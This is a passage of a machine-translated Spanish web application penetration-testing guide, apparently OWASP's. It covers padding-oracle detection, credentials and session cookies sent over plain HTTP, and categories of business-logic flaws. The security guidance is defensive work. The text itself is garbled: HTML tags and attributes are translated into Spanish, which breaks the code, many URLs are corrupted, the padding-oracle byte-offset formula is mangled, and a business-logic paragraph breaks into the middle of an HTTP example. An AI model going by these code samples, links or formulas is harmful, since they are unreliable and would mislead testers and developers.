- [12] [Mitre - Renegociación TLS MiTM]<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555>
- [13] [Qualys SSL Labs - DoS de renegociación de TLS]<https://community.qualys.com/blogs/securitylabs/2011/10/31/tls-renego-tiation-and-denial-of-service-attacks>
- [10] [Qualys SSL Labs - Mejores prácticas de implementación de SSL/TLS]<https://www.ssllabs.com/projects/best-practices/index.html>
- [14] [Qualys SSL Labs - Guía de clasificación de servidores SSL]<https://www.ssllabs.com/projects/rating-guide/index.html>
- [20] [Qualys SSL Labs - Modelo de amenazas SSL]<https://www.ssl-labs.com/projects/ssl-threat-model/index.html>
- [18] [Laboratorios SSL de Qualys: secreto de reenvío]<https://community.qualys.com/blogs/securitylabs/2013/06/25/ssl-labs-deploy-ing-forward-secrecy>

- [15] [Qualys SSL Labs - Uso de RC4]<https://community.qualys.com/blogs/securitylabs/2013/03/19/rc4-in-tls-is-broken-now-what>

- [16] [Laboratorios SSL de Qualys - BESTIA]<https://community.qualys.com/blogs/securitylabs/2011/10/17/mitigating-the-beast-at-tack-on-tls>

- [17] [Laboratorios SSL de Qualys - CRIMEN]<https://community.qualys.com/blogs/securitylabs/2012/09/14/crime-information-leak-age-attack-against-ssltls>
- [7] [Ataque SurfJacking]<https://resources.enablesecurity.com/recursos/Surf%20Jacking.pdf>
- [8] [Ataque SSLStrip][http://www.thinkcrime.org/software/tira\\_ssl/](http://www.thinkcrime.org/software/tira_ssl/)
- [19] [PCI-DSS v2.0][https://www.pcisecuritystandards.org/estándares\\_de\\_seguridad/documentos.php](https://www.pcisecuritystandards.org/estándares_de_seguridad/documentos.php)
- [35] [Xiaoyun Wang, Hongbo Yu: Cómo romper MD5 y otras funciones hash][http://link.springer.com/chap-ter/10.1007/11426639\\_2](http://link.springer.com/chap-ter/10.1007/11426639_2)

## Pruebas de relleno de Oracle (OTG-CRYPTST-002)

## Resumen

Un oráculo de relleno es una función de una aplicación que descifra datos cifrados proporcionados por el cliente, por ejemplo, el estado de la sesión interna almacenado en el cliente, y filtra el estado de validez del relleno después del descifrado. La existencia de un oráculo de relleno permite a un atacante descifrar datos cifrados y cifrar datos arbitrarios sin conocer la clave utilizada para estas operaciones criptográficas. Esto puede provocar una fuga de datos sensibles o vulnerabilidades de escalada de privilegios, si la aplicación asume la integridad de los datos cifrados.

Los cifrados de bloque cifran datos sólo en bloques de ciertos tamaños. Los tamaños de bloque utilizados por los cifrados comunes son 8 y 16 bytes. Los datos cuyo tamaño no coincide con un múltiplo del tamaño de bloque del cifrado utilizado deben llenarse de una manera específica para que el descifrador pueda eliminar el relleno. Un esquema de relleno comúnmente utilizado es PKCS#7. Llena los bytes restantes con el valor de la longitud del relleno.

**Ejemplo:**

Si el relleno tiene una longitud de 5 bytes, el valor del byte 0x05 se repite cinco veces después del texto sin formato.

Se produce una condición de error si el relleno no coincide con la sintaxis del esquema de relleno utilizado. Un oráculo de relleno está presente si una aplicación filtra esta condición de error de relleno específica para datos cifrados proporcionados por el cliente. Esto puede suceder exponiendo excepciones (por ejemplo, BadPaddingException en Java) directamente, mediante diferencias sutiles en las respuestas enviadas al cliente o mediante otro canal lateral como el comportamiento de sincronización.

Ciertos modos de operación de la criptografía permiten ataques de inversión de bits, donde la inversión de un bit en el texto cifrado provoca que el bit también se invierta en el texto sin formato. Invertir un bit en el  $n$ -ésimo bloque de datos cifrados CBC hace que el mismo bit en el  $(n+1)$ -ésimo bloque se invierta en los datos descifrados. Esta manipulación elimina el  $n$ -ésimo bloque del texto cifrado descifrado.

El ataque del oráculo de relleno permite a un atacante descifrar datos cifrados sin conocer la clave de cifrado y el cifrado utilizado enviando textos cifrados hábilmente manipulados al oráculo de relleno y observando los resultados que devuelve. Esto provoca la pérdida de confidencialidad de los datos cifrados. Por ejemplo, en el caso de datos de sesión almacenados en el lado del cliente, el atacante puede obtener información sobre el estado interno y la estructura de la aplicación.

Un ataque de oráculo de relleno también permite a un atacante cifrar textos sin formato arbitrarios sin conocer la clave y el cifrado utilizados. Si la aplicación asume que se proporciona la integridad y autenticidad de los datos descifrados, un atacante podría manipular el estado de la sesión interna y posiblemente obtener mayores privilegios.

**Cómo probar****Pruebas de caja negra****Pruebas de vulnerabilidades de relleno de Oracle:**

Primero se deben identificar los posibles puntos de entrada para los oráculos de relleno.

Generalmente se deben cumplir las siguientes condiciones:

[1] Los datos están cifrados. Los buenos candidatos son valores que parecen aleatorios.

[2] Se utiliza un cifrado de bloque. La longitud del texto cifrado decodificado (a menudo se utiliza Base64) es un múltiplo de los tamaños de bloque de cifrado comunes, como 8 o 16 bytes. Diferentes textos cifrados (por ejemplo, recopilados por diferentes sesiones o manipulación del estado de la sesión) comparten un divisor común en la longitud.

**Ejemplo:**

Dg6W8OiWMldVoklDH15T/A== resultados después de la decodificación Base64 en 0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 53 fc. Esto parece ser aleatorio y de 16 bytes de longitud.

Si se identifica dicho valor de entrada candidato, se debe verificar el comportamiento de la aplicación ante la manipulación bit a bit del valor cifrado. Normalmente, este valor codificado en Base64 incluirá el vector de inicialización (IV) antepuesto al texto cifrado. Dado un texto sin formato  $p$  y un cifrado con un tamaño de bloque  $n$ , el número de bloques será  $b = \text{ceil}(\text{longitud}(p) / n)$ . La longitud de la cadena cifrada será  $y = (b+1)*n$  debido al vector de inicialización. Para verificar la presencia del oráculo, decodifique la cadena, invierta el último bit del penúltimo bloque  $b-1$  (el bit menos significativo del byte en  $y-1$ ), vuelva a codificar y envíe.

A continuación, decodifica la cadena original, volteo el último bit del bloque  $b-2$  (el

bit menos significativo del byte en  $y-2^{n-1}$ ), vuelve a codificar y enviar.

Si se sabe que la cadena cifrada es un solo bloque (el IV está almacenado en el servidor o la aplicación está utilizando un IV codificado de mala práctica), se deben realizar varios cambios de bits por turno. Un enfoque alternativo podría ser anteponer un bloque aleatorio y invertir bits para que el último byte del bloque agregado tome todos los valores posibles (0 a 255).

Las pruebas y el valor base deberían provocar al menos tres estados diferentes durante y después del descifrado:

- El texto cifrado se descifra y los datos resultantes son correctos.
- El texto cifrado se descifra, los datos resultantes se confunden y provocan alguna excepción o error en el manejo de la lógica de la aplicación.
- El descifrado del texto cifrado falla debido a errores de relleno.

Compare las respuestas cuidadosamente. Busque especialmente excepciones y mensajes que indiquen que algo anda mal con el relleno. Si aparecen tales mensajes, la aplicación contiene un oráculo de relleno. Si los tres estados diferentes descritos anteriormente son observables implícitamente (mensajes de error diferentes, canales laterales de sincronización), existe una alta probabilidad de que haya un oráculo de relleno presente en este punto.

Intente realizar el ataque del oráculo de relleno para garantizar esto.

**Ejemplos:**

- ASP.NET arroja "System.Security.Cryptography.CryptographicException: el relleno no es válido y no se puede eliminar". si el relleno de un texto cifrado descifrado está roto.
- En Java, en este caso se genera una excepción javax.crypto.BadPaddingException.
- Los errores de descifrado o similares pueden ser posibles oráculos de relleno.

**Resultado esperado:**

Una implementación segura verificará la integridad y generará solo dos respuestas: ok y fallida. No hay canales laterales que puedan usarse para determinar estados de error internos.

**Prueba de caja gris****Pruebas de vulnerabilidades de relleno de Oracle:**

Verifique que todos los lugares donde se descifren los datos cifrados del cliente, que solo deben ser conocidos por el servidor, estén descifrados. Dicho código debe cumplir las siguientes condiciones:

[1] La integridad del texto cifrado debe verificarse mediante un mecanismo seguro, como HMAC o modos de operación de cifrado autenticados como GCM o CCM.

[2] Todos los estados de error durante el descifrado y el procesamiento posterior se manejan de manera uniforme.

**Herramientas**

- PadBuster: <https://github.com/GDSSecurity/PadBuster>
- python-paddingoracle: <https://github.com/mwielgoszewski/python-paddingoracle>
- Poracle: <https://github.com/lagox86/Poracle>
- Herramienta de explotación de Oracle de relleno (POET): <http://netifera.com/research/>

**Ejemplos**

- Visualización del proceso de descifrado - <http://erlend.oftedal.no/blog/poeta/>

## Pruebas de penetración de aplicaciones web

## Referencias

## Libros blancos

- Wikipedia - Ataque de oráculo de relleno - [http://en.wikipedia.org/wiki/Padding\\_oracle\\_attack](http://en.wikipedia.org/wiki/Padding_oracle_attack)
- Juliano Rizzo, Thai Duong, "Prácticos ataques de oráculo de relleno" - [http://www.usenix.org/events/woot10/tech/full\\_papers/Riz-zo.pdf](http://www.usenix.org/events/woot10/tech/full_papers/Riz-zo.pdf)

## Pruebas de información confidencial enviada a través de canales no cifrados (OTG-CRYPST-003)

## Resumen

Los datos sensibles deben ser protegidos cuando se transmiten a través de la red. Si los datos se transmiten a través de HTTPS o se cifran de otra manera, el mecanismo de protección no debe tener limitaciones ni vulnerabilidades, como se explica en el artículo más amplio Pruebas de cifrados SSL/TLS débiles, protección insuficiente de la capa de transporte (OTG-CRYPST-001) [1] y en otra documentación de OWASP [2], [3], [4], [5].

Como regla general, si los datos deben protegerse durante su almacenamiento, también deben protegerse durante su transmisión. Algunos ejemplos de datos confidenciales son:

- Información utilizada en la autenticación (por ejemplo, Credenciales, PIN, identificadores de sesión, Tokens, Cookies...)
- Información protegida por leyes, reglamentos o políticas organizativas específicas (por ejemplo, tarjetas de crédito, datos de clientes)

Si la aplicación transmite información confidencial a través de canales no cifrados (por ejemplo, HTTP), se considera un riesgo de seguridad. Algunos ejemplos son la autenticación básica que envía credenciales de autenticación en texto sin formato a través de HTTP, credenciales de autenticación basadas en formularios enviadas a través de HTTP o la transmisión en texto sin formato de cualquier otra información considerada confidencial debido a regulaciones, leyes, políticas organizacionales o negocios de aplicaciones. lógica.

## Cómo probar

La aplicación podría transmitir en texto claro varios tipos de información que deben protegerse. Es posible comprobar si esta información se transmite a través de HTTP en lugar de HTTPS, o si se utilizan cifrados débiles. Ver más información sobre transmisión insegura de credenciales Top 10 2013-A6-Exposición de datos sensibles [3] o protección insuficiente de la capa de transporte en general Top 10 2010-A9-Protección insuficiente de la capa de transporte

[2].

## Ejemplo 1: autenticación básica a través de HTTP

Un ejemplo típico es el uso de autenticación básica a través de HTTP. Cuando se utiliza la autenticación básica, las credenciales de usuario se codifican en lugar de cifrarse y se envían como encabezados HTTP. En el siguiente ejemplo, el evaluador utiliza curl [5] para comprobar este problema.

Observe cómo la aplicación utiliza autenticación básica y HTTP en lugar de HTTPS.

```
curl -kis http://example.com/restricted/ HTTP/1.1 401
```

Autorización requerida Fecha: viernes, 1 de agosto

de 2013 00:00:00 GMT WWW-Authenticate: Reino  
básico = "Área restringida"

Rangos de aceptación: bytes Variar:

Aceptar-codificar contenido-Longitud: 162

Tipo de contenido: texto/html

```
<html><head><title>Autorización 401 requerida</title></head>
<body bgcolor=white> <h1>401 Autorización requerida</h1> ¡Credenciales de inicio de sesión no válidas! </cuerpo></html>
```

## Ejemplo 2: autenticación basada en formularios realizada a través de HTTP

Otro ejemplo típico son los formularios de autenticación que transmiten las credenciales de autenticación del usuario a través de HTTP. En el siguiente ejemplo se puede ver el uso de HTTP en el atributo "acción" del formulario. También es posible ver este problema examinando el tráfico HTTP con un proxy de interceptación.

```
<formulario acción="http://ejemplo.com/login">
 <label for="nombre de usuario">Usuario:</label> <input type="text" id="nombre de usuario" nombre="nombre de usuario" val-ue="" />

 <label for="contraseña">Contraseña:</label> <input tipo="contraseña" id="contraseña" nombre="contraseña" val-ue="" />
 <input tipo="entrada" valor="Iniciar sesión"/>
</formulario>
```

## Ejemplo 3: Cookie que contiene ID de sesión enviada a través de HTTP

La cookie de identificación de sesión debe transmitirse a través de canales protegidos. Si la cookie no tiene configurado el indicador seguro [6], se permite que la aplicación la transmita sin cifrar. Tenga en cuenta que la configuración de la cookie se realiza sin el indicador Seguro y que todo el proceso de inicio de sesión se realiza en HTTP y no en HTTPS.

<https://secure.example.com/login>

POST /iniciar sesión HTTP/1.1

Anfitrión: seguro.ejemplo.com

Agente de usuario: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0) Gecko/20100101 Firefox/25.0

Aceptar: texto/html, aplicación/xhtml+xml, aplicación/xml;q=0.9,\*/\*;q=0.8

Idioma aceptado: en-US,en;q=0.5

Aceptar codificación: gzip, deflate

Referencia: <https://secure.example.com/>

Tipo de contenido: aplicación/x-www-form-urlencoded

Longitud del contenido: 188

HTTP/1.1 302 encontrado

Fecha: martes, 3 de diciembre de 2013 21:18:55 GMT

Servidor: Apache

Control de caché: sin almacenamiento, sin caché, debe revalidar, edad máxima = 0

Epira: jueves, 01 de enero de 1970 00:00:00 GMT

Pragma: sin caché

Establecer cookies: JSESSIONID=BD99F321233AF69593ED-

F52B123B5BDA; caduca = viernes, 01 de enero de 2014, 00:00:00 GMT;

ruta=/; dominio=ejemplo.com; solo http

Ubicación: privada/

Opciones de tipo de contenido X: nosniff

Protección X-XSS: 1; modo= bloquear

Opciones de X-Frame: SAMEORIGIN

Longitud del contenido: 0

Mantener vivo: tiempo de espera = 1, máximo = 100

Conexión: Mantener vivo

Tipo de contenido: texto/html

<http://ejemplo.com/privado>

OBTENER /privado HTTP/1.1

Anfitrión: ejemplo.com

Agente de usuario: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:25.0)

Gecko/20100101 Firefox/25.0

Aceptar: texto/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Idioma aceptado: en-US,en;q=0.5

Aceptar codificación: gzip, deflate

Referencia: <https://secure.example.com/login>

Cookie: JSESSIONID=BD99F321233AF69593ED-

F52B123B5BDA;

Conexión: mantener vivo

HTTP/1.1 200 correcto

Control de caché: sin almacenamiento

Pragma: sin caché

Caduca: 0

Tipo de contenido: texto/html;charset=UTF-8

Longitud del contenido: 730

Fecha: martes, 25 de diciembre de 2013 00:00:00 GMT

la intención de realizar los pasos 1, 2, 3 en ese orden específico para autenticar a un usuario. ¿Qué sucede si el usuario pasa del paso 1 directamente al paso 3? En este ejemplo simplista, ¿la aplicación proporciona acceso al no abrirse? ¿Negar el acceso o simplemente generar un error con un mensaje 500?

Se pueden dar muchos ejemplos, pero la única lección constante es "pensar fuera de la sabiduría convencional". Este tipo de vulnerabilidad no puede ser detectada por un escáner de vulnerabilidad y depende de las habilidades y creatividad del probador de penetración.

Además, este tipo de vulnerabilidad suele ser una de las más difíciles de detectar y suele ser específica de la aplicación, pero, al mismo tiempo, suele ser una de las más perjudiciales para la aplicación, si se explota.

La clasificación de las fallas de la lógica empresarial ha sido poco estudiada; aunque la explotación de fallas comerciales ocurre con frecuencia en sistemas del mundo real, y muchos investigadores de vulnerabilidades aplicadas las investigan. El mayor foco está en las aplicaciones web.

Existe un debate dentro de la comunidad sobre si estos problemas representan conceptos particularmente nuevos o si son variaciones de principios bien conocidos.

Las pruebas de fallas de lógica empresarial son similares a los tipos de pruebas utilizados por los probadores funcionales que se centran en pruebas lógicas o de estado finito. Este tipo de pruebas requieren que los profesionales de la seguridad piensen de manera un poco diferente, desarrollen casos de abuso y uso indebido y utilicen muchas de las técnicas de prueba adoptadas por los evaluadores funcionales. La automatización de los casos de abuso de la lógica empresarial no es posible y sigue siendo un arte manual que depende de las habilidades del evaluador y su conocimiento del proceso empresarial completo y sus reglas.

#### Límites y restricciones comerciales

Considere las reglas para la función comercial que proporciona la aplicación. ¿Existen límites o restricciones al comportamiento de las personas? Luego considere si la aplicación hace cumplir esas reglas. En general, es bastante fácil identificar los casos de prueba y análisis para verificar la aplicación si está familiarizado con el negocio. Si usted es un evaluador externo, tendrá que usar su sentido común y preguntarle a la empresa si la aplicación debería permitir diferentes operaciones.

#### Herramientas

- [5] curl se puede utilizar para comprobar manualmente las páginas

#### Referencias

##### Recursos OWASP

- [1] [Guía de pruebas de OWASP: pruebas de cifrados SSL/TLS débiles, Protección insuficiente de la capa de transporte \(OTG-CRYPT-001\)](#)
- [2] [OWASP TOP 10 2010 - Capa de transporte insuficiente Protección](#)
- [3] [OWASP TOP 10 2013 - Exposición de datos confidenciales](#)
- [4] [OWASP ASVS v1.1 - Requisitos de verificación de seguridad de comunicación V10](#)
- [6] [Guía de pruebas de OWASP: prueba de atributos de cookies \(OTG-SESS-002\)](#)

#### Pruebas de lógica empresarial

##### Resumen

La prueba de fallas en la lógica de negocios en una aplicación web dinámica multifuncional requiere pensar en métodos no convencionales.

Si el mecanismo de autenticación de una aplicación se desarrolla con

A veces, en aplicaciones muy complejas, el evaluador no tendrá inicialmente una comprensión completa de todos los aspectos de la aplicación.

En estas situaciones, es mejor que el cliente guíe al evaluador a través de la aplicación, para que pueda comprender mejor los límites y la funcionalidad prevista de la aplicación, antes de que comience la prueba real. Además, tener una línea directa con los desarrolladores (si es posible) durante las pruebas será de gran ayuda si surge alguna pregunta sobre la funcionalidad de la aplicación.

#### Descripción del problema

A las herramientas automatizadas les resulta difícil comprender el contexto, por lo que depende de una persona realizar este tipo de pruebas. Los dos ejemplos siguientes ilustrarán cómo la comprensión de la funcionalidad de la aplicación, las intenciones del desarrollador y algunas ideas creativas "listas para usar" pueden romper la lógica de la aplicación. El primer ejemplo comienza con una manipulación de parámetros simplista, mientras que el segundo es un ejemplo del mundo real de un proceso de varios pasos que conduce a subvertir completamente la aplicación.

**Ejemplo 1:**

Supongamos que un sitio de comercio electrónico permite a los usuarios seleccionar artículos para comprar, ver una página de resumen y luego realizar la venta. ¿Qué pasaría si un atacante pudiera volver a la página de resumen, mantener su misma sesión válida e injectar un costo menor por un artículo, completar la transacción y luego pagar?

**Ejemplo 2:**

Retener/bloquear recursos y evitar que otros compren estos artículos en línea puede resultar en que los atacantes compren artículos a un precio más bajo. La contramedida a este problema es implementar tiempos de espera y mecanismos para garantizar que solo se pueda cobrar el precio correcto.

**Ejemplo 3:**

¿Qué pasaría si un usuario pudiera iniciar una transacción vinculada a su club/cuenta de fidelidad y luego, después de agregar puntos a su cuenta, cancelar la transacción? ¿Se seguirán aplicando los puntos/créditos a su cuenta?

**Casos de prueba de lógica empresarial**

Cada aplicación tiene un proceso de negocio diferente, una lógica específica de la aplicación y puede manipularse en un número infinito de combinaciones. Esta sección proporciona algunos ejemplos comunes de problemas de lógica empresarial, pero de ninguna manera una lista completa de todos los problemas.

Los exploits de Business Logic se pueden dividir en las siguientes categorías:

**4.12.1 Prueba de validación de datos de lógica empresarial (OTG-BUSLOGIC-001)**

En las pruebas de validación de datos de lógica empresarial, verificamos que la aplicación no permita a los usuarios insertar datos "no validados" en el sistema/aplicación. Esto es importante porque sin esta protección los atacantes pueden insertar datos/información "no validados" en la aplicación/sistema en "puntos de transferencia" donde la aplicación/sistema cree que los datos/información son "buenos" y han sido válidos, ya que los "puntos de entrada" realizaron la validación de datos como parte del flujo de trabajo de la lógica empresarial.

**4.12.2 Prueba de capacidad para falsificar solicitudes (OTG-BUSLOGIC-002)**

En las pruebas de solicitud de parámetros falsificados y predictivos, verificamos que la aplicación no permita a los usuarios enviar o alterar datos de ningún componente del sistema al que no deberían tener acceso, al que no deberían tener acceso en ese momento particular o de esa manera particular. Esto es importante porque sin esta protección los atacantes pueden "engaños/engañar" a la aplicación para que les permita acceder a secciones de la aplicación del sistema a las que no se les debería permitir el acceso en ese momento en particular, evitando así el flujo de trabajo de la lógica empresarial de la aplicación. .

**4.12.3 Verificaciones de integridad de la prueba (OTG-BUSLOGIC-003)**

En la verificación de integridad y pruebas de evidencia de manipulación, verificamos que la aplicación no permita a los usuarios destruir la integridad de ninguna parte del sistema o sus datos. Esto es importante porque, sin estas protecciones, los atacantes pueden interrumpir el flujo de trabajo de la lógica empresarial y cambiar o comprometer los datos de la aplicación/sistema o encubrir acciones alterando la información, incluidos los archivos de registro.

**4.12.4 Prueba de sincronización del proceso (OTG-BUSLOGIC-004)**

En las pruebas de sincronización del proceso, verificamos que la aplicación no permita a los usuarios manipular un sistema o adivinar su comportamiento en función de

en la sincronización de entrada o salida. Esto es importante porque, sin esta protección, los atacantes pueden monitorear el tiempo de procesamiento y determinar los resultados en función del tiempo, o eludir la lógica empresarial de la aplicación al no completar transacciones o acciones de manera oportuna.

**4.12.5 Límites del número de veces que se puede utilizar una función (OTG-BUSLOGIC-005)**

En las pruebas de límite de funciones, verificamos que la aplicación no permita a los usuarios ejercer partes de la aplicación o sus funciones más veces de lo requerido por el flujo de trabajo de la lógica empresarial. Esto es importante porque, sin esta protección, los atacantes pueden utilizar una función o parte de la aplicación más veces de lo permitido según la lógica empresarial para obtener beneficios adicionales.

**4.12.6 Pruebas para la elusión de flujos de trabajo (OTG-BUS-LOGIC-006)**

Al eludir el flujo de trabajo y eludir las pruebas de secuencia correcta, verificamos que la aplicación no permita a los usuarios realizar acciones fuera del flujo de proceso comercial "aprobado/requerido". Esto es importante porque sin esta protección, los atacantes pueden eludir o eludir los flujos de trabajo y las "verificaciones", lo que les permite ingresar u omitir prematuramente secciones "requeridas" de la aplicación, lo que potencialmente permite que la acción/transacción se complete sin una comunicación exitosa. -completar todo el proceso de negocio, dejando al sistema con información de seguimiento de backend incompleta.

**4.12.7 Defensas de prueba contra el uso indebido de aplicaciones (OTG-BUS-LOGIC-007)**

En las pruebas de uso indebido de la aplicación, verificamos que la aplicación no permita a los usuarios manipularla de manera no deseada.

**4.12.8 Carga de prueba de tipos de archivos inesperados (OTG-BUSLOG-IC-008)**

En las pruebas de carga de archivos inesperados, verificamos que la aplicación no permita a los usuarios cargar tipos de archivos que el sistema no espera o no desea según los requisitos de la lógica empresarial. Esto es importante porque, sin estas medidas de seguridad, los atacantes pueden enviar archivos inesperados como .exe o .php que podrían guardarse en el sistema y luego ejecutarse en la aplicación o el sistema.

**4.12.9 Carga de prueba de archivos maliciosos (OTG-BUSLOGIC-009)**

En las pruebas de carga de archivos maliciosos, verificamos que la aplicación no permita a los usuarios cargar archivos al sistema que sean maliciosos o potencialmente maliciosos para la seguridad del sistema. Esto es importante porque sin estas medidas de seguridad, los atacantes pueden cargar archivos en el sistema que pueden propagar virus, malware o incluso exploits como shellcode cuando se ejecutan.

**Herramientas**

Si bien existen herramientas para probar y verificar que los procesos comerciales funcionan correctamente en situaciones válidas, estas herramientas son incapaces de detectar vulnerabilidades lógicas. Por ejemplo, las herramientas no tienen medios para detectar si un usuario es capaz de eludir el flujo del proceso de negocio mediante la edición de parámetros, la predicción de nombres de recursos o el aumento de privilegios para acceder a recursos restringidos, ni tampoco tienen ningún mecanismo para ayudar al usuario.

los evaluadores sospechen de esta situación.

A continuación se muestran algunos tipos de herramientas comunes que pueden resultar útiles para identificar problemas de lógica empresarial.

Software de prueba de procesos empresariales de HP

- <http://www8.hp.com/us/en/software-solutions/software.html?compURI=1174789#.UObjK3ca7aE>

Proxy de interceptación: para observar los bloques de solicitud y respuesta del tráfico HTTP.

- Webscarab: [https://www.owasp.org/index.php/CATEGORY:\\_WebScarab\\_Project](https://www.owasp.org/index.php/CATEGORY:_WebScarab_Project)

- Proxy Burp: <http://portswigger.net/burp/proxy.html>

- Proxy de Paros: <http://www.parosproxy.org/>

Complementos del navegador web: para ver y modificar encabezados HTTP/HTTPS, publicar parámetros y observar el DOM del navegador

- Datos de manipulación (para Internet Explorer): <https://addons.mozilla.org/en-us/firefox/addon/tamper-data/>
- TamperIE (para Internet Explorer) - <http://www.bayden.com/manipulation/>
- Firebug (para Internet Explorer): <https://addons.mozilla.org/en-us/firefox/addon/firebug/> y <http://getfirebug.com/>

#### Herramientas de prueba varias

- Barra de herramientas para desarrolladores web: <https://chrome.google.com/web-store/detail/bfbameneiokgbdmiekhjnfmkcnldhhm>

La extensión Web Developer agrega un botón de barra de herramientas al navegador con varias herramientas de desarrollador web. Este es el puerto oficial de la extensión Web Developer para Firefox.

- Creador de solicitudes HTTP: <https://chrome.google.com/webstore/detail/kajfghlhfkocafkcjljldicbkpnpn?hl=en-US>

Request Maker es una herramienta para pruebas de penetración. Con él puedes capturar fácilmente solicitudes realizadas por páginas web, alterar la URL, los encabezados y los datos POST y, por supuesto, realizar nuevas solicitudes.

- Editor de cookies: <https://chrome.google.com/webstore/detail/fngmhnnplihplaedifhcceomclgfbg?hl=en-US>

Editar esta cookie es un administrador de cookies. Podrás añadir, eliminar, editar, buscar, proteger y bloquear cookies

- Administrador de sesiones: <https://chrome.google.com/webstore/detail/bbcnbpafconjjigbnhbffmgdbbkcfi>

Con Session Manager puedes guardar rápidamente el estado actual de tu navegador y recargarlo cuando sea necesario. Puede administrar varias sesiones, cambiarles el nombre o eliminarlas de la biblioteca de sesiones. Cada sesión recuerda el estado del navegador en su momento de creación. tiempo de operación, es decir, las pestañas y ventanas abiertas. Una vez que se abre una sesión, el navegador se restaura a su estado.

- Intercambio de cookies: <https://chrome.google.com/webstore/detail/dffhipnlkkblkhpjapbecpmoilcama?hl=en-US>

Swap My Cookies es un administrador de sesión, administra sus cookies y le permite iniciar sesión en cualquier sitio web con varias cuentas diferentes. Finalmente puedes iniciar sesión en Gmail, Yahoo, Hotmail y cualquier sitio web.

sitio que utilizas, con todas tus cuentas; Si desea utilizar otra cuenta, ¡simplemente cambie de perfil!

- Navegador de respuesta HTTP: <https://chrome.google.com/web-store/detail/mgekanhbggjkpcbhacjgflbacnpljm?hl=en-US>

Realice solicitudes HTTP desde su navegador y explore la respuesta (encabezados HTTP y fuente). Envíe el método, los encabezados y el cuerpo HTTP utilizando XMLHttpRequest desde su navegador y luego vea el estado, los encabezados y la fuente de HTTP. Haga clic en los enlaces de los encabezados o del cuerpo para emitir nuevas solicitudes. Este complemento formatea respuestas XML y utiliza el resaltador de sintaxis <<http://alexgorbatchev.com/>>.

- Firebug lite para Chrome: <https://chrome.google.com/web-store/detail/bmagokdooijbeehmkpknfglimnifench>

Firebug Lite no sustituye a Firebug ni a Chrome Developer Tools. Es una herramienta que se utilizará junto con estas herramientas. Firebug Lite proporciona la rica representación visual que estamos acostumbrados a ver en Firebug cuando se trata de elementos HTML, elementos DOM y sombreado de Box Model. También proporciona algunas características interesantes como inspeccionar elementos HTML con el mouse y editar propiedades CSS en vivo.

#### Referencias

##### Libros blancos

- Vulnerabilidades de lógica empresarial en aplicaciones web: <http://www.google.com/url?sa=t&rct=j&q=BusinessLogicVulnerabilities.pdf&source=web&cd=1&cad=rja&ved=0C-DIQFjAA&url=http%3A%2F%2Faccorute.código de google.com%2Ffiles%2FBusinessLogicVulnerabilities.pdf&ei=2X-j9UJO5LYaB0QHawkE&usg=AFQjCNGIAcjK2uzU87bT-jTHj-T0T3THg&bvm=bv.41248874,d.dmg>

- El sistema de puntuación de uso indebido común (CMSS): Métricas para vulnerabilidades de uso indebido de funciones de software - NISTIR 7864 - <http://csrc.nist.gov/publications/nistir/ir7864/nistir-7864.pdf>

- Diseño de un método marco para la integridad lógica de las aplicaciones empresariales seguras en sistemas de comercio electrónico, Faisal Nabi - <http://ijns.femto.com.tw/contents/ijns-v12-n1/ijns-2011-v12-p29-41.pdf>

- Pruebas de estado finito de interfaces gráficas de usuario, Fezzi Belli - <http://www.slideshare.net/Softwarecentral/finitestate-testing-of-graphical-user-interfaces>

- Principios y métodos para probar máquinas de estados finitos: una encuesta, David Lee, Mihalis Yannakakis - <http://www.cse.ohio-state.edu/~lee/english/pdf/ieee-proceeding-survey.pdf>

- Problemas de seguridad en juegos en línea, Jianxin Jeff Yan y Hyun-Jin Choi - <http://homepages.cs.ncl.ac.uk/jeff.yan/TEL.pdf>

- Protección de mundos virtuales contra ataques reales, Dr. Igor Muttik, McAfee - [https://www.info-point-security.com/open\\_down-loads/2008/McAfee\\_wp\\_online\\_gaming\\_0808.pdf](https://www.info-point-security.com/open_down-loads/2008/McAfee_wp_online_gaming_0808.pdf)

- Siete fallas de la lógica empresarial que ponen en riesgo su sitio web: Jeremiah Grossman, fundador y director de tecnología de WhiteHat Security: <https://www.whitehatsec.com/resource/whitepapers/business-logic-failures.html>

## Pruebas de penetración de aplicaciones web

[ness\\_logic\\_flaws.html](#)

- Hacia la detección automatizada de vulnerabilidades lógicas en aplicaciones web - Viktoria Felmetsger Ludovico Cavedon Christo-pher Kruegel Giovanni Vigna - [https://www.usenix.org/legacy/event/sec10/tech/full\\_papers/Felmetsger.pdf](https://www.usenix.org/legacy/event/sec10/tech/full_papers/Felmetsger.pdf)

• Informe de seguridad e inteligencia de la sesión web de 2012: Abuso de la lógica empresarial, Dr. Ponemon - <http://www.emc.com/collateral/rsrsa/silvertail/rsrsa-silver-tail-ponemon-ar.pdf>

• Informe de seguridad e inteligencia de la sesión web de 2012: Edición de abuso de lógica empresarial (Reino Unido), Dr. Ponemon - [http://buzz.silvertail-systems.com/Ponemon\\_UK.htm](http://buzz.silvertail-systems.com/Ponemon_UK.htm)

## Relacionado con OWASP

• Ataques de lógica empresarial: bots y murciélagos, Eldad Chai - [http://www.imperva.com/resources/adc/pdfs/AppSecEU09\\_BusinessLogicAttacks\\_EldadChai.pdf](http://www.imperva.com/resources/adc/pdfs/AppSecEU09_BusinessLogicAttacks_EldadChai.pdf)

• OWASP detalla casos de uso indebido: [https://www.owasp.org/index.php/Detail\\_misuse\\_cases](https://www.owasp.org/index.php/Detail_misuse_cases)

• Cómo prevenir vulnerabilidades de fallas comerciales en aplicaciones web, Marco Morana - [http://www.slideshare.net/marco\\_mora-na/issa-louisville-2010morana](http://www.slideshare.net/marco_mora-na/issa-louisville-2010morana)

## Páginas web útiles

• Abuso de funcionalidad: [http://projects.webappsec.org/w/page/13246913/Abuso de funcionalidad](http://projects.webappsec.org/w/page/13246913/Abuso%20de%20funcionalidad)

• Lógica empresarial: [http://en.wikipedia.org/wiki/Business\\_logic](http://en.wikipedia.org/wiki/Business_logic)

• Defectos de lógica empresarial y juegos de Yahoo: <http://jeremiahgrossman.blogspot.com/2006/12/business-logic-flaws.html>

• CWE-840: Errores de lógica empresarial: <http://cwe.mitre.org/data/definitions/840.html>

• Desafiando la lógica: teoría, diseño e implementación de sistemas complejos Sistemas para probar la lógica de aplicaciones - <http://www.slideshare.net/RafalLos/defying-logic-business-logic-testing-with-automation>

